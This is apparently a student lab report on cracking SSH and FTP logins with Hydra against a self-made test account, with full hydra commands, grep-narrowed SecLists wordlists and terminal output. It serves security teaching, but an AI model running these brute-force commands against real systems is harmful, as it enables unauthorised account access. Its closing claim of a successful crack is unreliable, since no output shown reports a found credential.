
Project S6L5 - Hydra Password Cracking

In this exercise, we practiced using Hydra for cracking password authentication on network services. The goal was to configure a service, specifically SSH, and attempt to crack its authentication using Hydra, a well-known password-cracking tool. The exercise involved creating a test user, testing SSH login, and exploring methods to optimize Hydra's efficiency by filtering potential usernames and passwords. This helped us understand the importance of selecting the right parameters to reduce the time needed for a successful attack.


This report summarizes the steps and the key concepts related to optimizing Hydra's password-cracking capabilities while also demonstrating how filtering can lead to more efficient and effective attacks.

In this step, we created a new user named test_user on the Kali Linux machine with the password testpass. The command used was sudo adduser test_user, followed by setting the password using passwd test_user. This user would later be used to test the SSH login functionality and demonstrate Hydra's password cracking capabilities. By creating a dedicated user for the exercise, we simulated the process of cracking login credentials for a system in a controlled environment.



```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
warn: The home directory `/home/test_user' already exists.  Not touching this directory.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []: Test
        Room Number []: Epicode
        Work Phone []: /
        Home Phone []: /
        Other []: /
Is the information correct? [Y/n] yes
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(kali㉿kali)-[~]
└─$ 
```


After creating the test_user, we tested logging into the system via SSH. We used the command ssh test_user@192.168.1.100 to confirm that the user could successfully log in with the password testpass. The terminal output showed the successful login, confirming that SSH was working as expected. This was an important step to verify that we could access the system remotely, setting the stage for testing Hydra's ability to brute-force SSH credentials.



```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.1.100
The authenticity of host '192.168.1.100 (192.168.1.100)' can't be established.
ED25519 key fingerprint is SHA256:wh8VaXJ4z5ckkR9SAEBIpROeHZJ958fKV/e4v0mYIGs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.100' (ED25519) to the list of known hosts.
test_user@192.168.1.100's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov  8 06:47:19 2024 from 192.168.1.100
┌──(test_user㉿kali)-[~]
└─$ 
```


Want to know more about Kali? Search for it here
Documentation
Kali Tools
Check out what's new in the latest release of Kali Lin

At this point, we attempted to use Hydra to crack the SSH password of the test_user. The command used was hydra -L username -P password -t4 -v ssh://192.168.1.100. Hydra began the attack, but the estimated time to complete the process was around three billion hours. This was obviously impractical, but it illustrated the challenge of attempting brute-force attacks without narrowing the scope of the usernames and passwords. We decided to refine our approach by filtering the potential credentials, which would greatly reduce the time required to complete the attack.




```
Last login: Fri Nov  8 06:47:19 2024 from 192.168.1.100
┌──(test_user㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.100 -t4 -v ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignor
e laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 06:57:12
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.1.100:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://info@192.168.1.100:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.100:22
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 8295454999956 to do in 3142217803:01h, 4 active
^C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(test_user㉿kali)-[~]
└─$ 
```

In this part of the exercise, we used the Hydra command to attempt cracking an FTP password. The command **hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -t4 -w 3s -f -v ftp://192.168.1.100** was executed with the -t4 flag for manipulating the number of threads used and resulting in faster results and -w 3s for a 3-second delay between attempts to avoid overloading the server. We still had 9875 hours to go to crack the credentials, but it was a significant improvement from the previous result.




```
[INFO] user admin does not exist, skipping
[INFO] user admin does not exist, skipping
[INFO] user 2000 does not exist, skipping
[INFO] user 2000 does not exist, skipping
[INFO] user 2000 does not exist, skipping
[INFO] user 2000 does not exist, skipping
[INFO] user michael does not exist, skipping
[INFO] user michael does not exist, skipping
[INFO] user michael does not exist, skipping
[INFO] user NULL does not exist, skipping
[INFO] user john does not exist, skipping
[INFO] user john does not exist, skipping
[INFO] user john does not exist, skipping
[INFO] user david does not exist, skipping
[INFO] user robert does not exist, skipping
[INFO] user robert does not exist, skipping
[INFO] user robert does not exist, skipping
[INFO] user chris does not exist, skipping
[INFO] user mike does not exist, skipping
[INFO] user mike does not exist, skipping
[INFO] user mike does not exist, skipping
[INFO] user dave does not exist, skipping
[INFO] user richard does not exist, skipping
[INFO] user richard does not exist, skipping
[INFO] user richard does not exist, skipping
[INFO] user richard does not exist, skipping
[INFO] user 123456 does not exist, skipping
[INFO] user 123456 does not exist, skipping
[INFO] user thomas does not exist, skipping
[INFO] user thomas does not exist, skipping
[STATUS] 14000003.00 tries/min, 14000003 tries in 00:01h, 8295440999997 to do in 9875:32h, 4 active
[INFO] user steve does not exist, skipping
[INFO] user steve does not exist, skipping
[INFO] user steve does not exist, skipping
[INFO] user steve does not exist, skipping
[INFO] user mark does not exist, skipping
[INFO] user andrew does not exist, skipping
[INFO] user andrew does not exist, skipping
[INFO] user mark does not exist, skipping
[INFO] user daniel does not exist, skipping
[INFO] user daniel does not exist, skipping
[INFO] user george does not exist, skipping
[INFO] user george does not exist, skipping
[INFO] user paul does not exist, skipping
[INFO] user paul does not exist, skipping
[INFO] user paul does not exist, skipping
[INFO] user paul does not exist, skipping
[INFO] user charlie does not exist, skipping
```

To optimize the cracking process even further, we used the grep command to filter the username and password lists to include only terms containing "user" and "pass". These are common words often found in many password lists, and by filtering for these, we hoped to improve Hydra's speed without needing to know the exact password beforehand. The filtering process narrowed down the lists, making the attack more efficient and manageable. This was an important step in the process, as it demonstrated how reducing the scope can drastically reduce the time required for password cracking.



```
┌──(kali㉿kali)-[~]
└─$ grep -E 'user|pass' /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt > ~/filtered_usernames.txt

┌──(kali㉿kali)-[~]
└─$ grep -E 'user|pass' /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt > ~/filtered_passwords.txt

┌──(kali㉿kali)-[~]
└─$ 
```


With the filtered lists of usernames and passwords containing "user" and "pass," we ran Hydra again. The estimated time to crack the password was reduced to about 10 hours, a significant improvement compared to improvements made to the code only. Although this was still not ideal, it showed the effectiveness of filtering the credentials to improve the attack's efficiency. This phase highlighted the importance of selecting the right attack parameters to reduce the cracking time.



```
[INFO] user passwords does not exist, skipping
[INFO] user mypass does not exist, skipping
[INFO] user mypass does not exist, skipping
[INFO] user mypass does not exist, skipping
[INFO] user mypass does not exist, skipping
[STATUS] 18138.00 tries/min, 18138 tries in 00:01h, 10975894 to do in 10:06h, 4 active
[INFO] user freepass does not exist, skipping
[INFO] user freepass does not exist, skipping
[INFO] user freepass does not exist, skipping
[INFO] user freepass does not exist, skipping
[INFO] user 3laruser does not exist, skipping
[INFO] user 3laruser does not exist, skipping
[INFO] user 3laruser does not exist, skipping
[INFO] user 3laruser does not exist, skipping
[INFO] user compass does not exist, skipping
[INFO] user compass does not exist, skipping
[INFO] user rwuser does not exist, skipping
[INFO] user newuser does not exist, skipping
[INFO] user user does not exist, skipping
[INFO] user user does not exist, skipping
[INFO] user nameuser does not exist, skipping
[INFO] user nameuser does not exist, skipping
```

We then further refined our search by using grep to filter both usernames and passwords for the term "test". This was based on the assumption that we were targeting a test system, and therefore it was reasonable to expect that the usernames and passwords might contain the word "test". The command used was grep -E 'test', applied to both the usernames and passwords. This focused the search even more, aligning the attack with the specific context of a test environment.

After narrowing down the usernames and passwords to those containing "test," Hydra’s attack time was significantly reduced to just 3 hours and 9 minutes. This drastic reduction in time showed that, by collecting the right information early on and refining the scope of the attack, we could crack passwords much more efficiently. This result proved the value of focusing Hydra’s attack on more targeted lists and demonstrating the importance of prior knowledge when conducting penetration tests.



```
^C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~]
└─$ grep -E 'test' /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt > ~/filtered_usernames_test.txt

┌──(kali㉿kali)-[~]
└─$ grep -E 'test' /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt > ~/filtered_passwords_test.txt


┌──(kali㉿kali)-[~]
└─$ hydra -L ~/filtered_usernames_test.txt -P ~/filtered_passwords_test.txt -t4 -w 3s -f -v ftp://192.168.1.100
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignor
e laws and ethics anyway).

[WARNING] the waittime you set is low, this can result in errornous results
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 07:30:58
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1614330 login tries (l:3986/p:405), ~403583 tries per task
[DATA] attacking ftp://192.168.1.100:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] user testing does not exist, skipping
[INFO] user testing does not exist, skipping
[INFO] user testing does not exist, skipping
[INFO] user tester does not exist, skipping
[INFO] user tester does not exist, skipping
[INFO] user test1 does not exist, skipping
[INFO] user test123 does not exist, skipping
[INFO] user glotest does not exist, skipping
[INFO] user glotest does not exist, skipping
[INFO] user glotest does not exist, skipping
[INFO] user testacct does not exist, skipping
[INFO] user testacct does not exist, skipping
[INFO] user contest does not exist, skipping
[INFO] user tertest does not exist, skipping
[INFO] user tomtest does not exist, skipping
[INFO] user tomtest does not exist, skipping
[INFO] user tomtest does not exist, skipping
[INFO] user test12 does not exist, skipping
[INFO] user test12 does not exist, skipping
[INFO] user test12 does not exist, skipping
[INFO] user test2 does not exist, skipping
[INFO] user testing1 does not exist, skipping
[INFO] user testing1 does not exist, skipping
[INFO] user testing1 does not exist, skipping
[INFO] user test3 does not exist, skipping
[INFO] user test3 does not exist, skipping
[INFO] user test3 does not exist, skipping
[INFO] user test1234 does not exist, skipping
[INFO] user testme does not exist, skipping
[INFO] user testme does not exist, skipping
[INFO] user testing2 does not exist, skipping
[INFO] user greatest does not exist, skipping
[INFO] user greatest does not exist, skipping
[INFO] user greatest does not exist, skipping
[INFO] user test23 does not exist, skipping
[INFO] user test23 does not exist, skipping
[INFO] user test23 does not exist, skipping
[INFO] user tester1 does not exist, skipping
[STATUS] 7696.00 tries/min, 7696 tries in 00:01h, 1606634 to do in 03:29h, 4 active
[INFO] user tony_test does not exist, skipping
[INFO] user tony_test does not exist, skipping
[INFO] user tony_test does not exist, skipping
[INFO] user tony_test does not exist, skipping
```

In conclusion, this exercise demonstrated how powerful Hydra can be when used with the right filtering and parameter settings. By refining the usernames and passwords through the use of grep, we were able to significantly reduce the time required to crack the credentials, from billions of hours to just a few. The exercise also highlighted the importance of gathering relevant information early in the process and using it to optimize password-cracking efforts. Ultimately, focusing Hydra's efforts on a more manageable set of possibilities led to a successful attack in a much shorter time frame.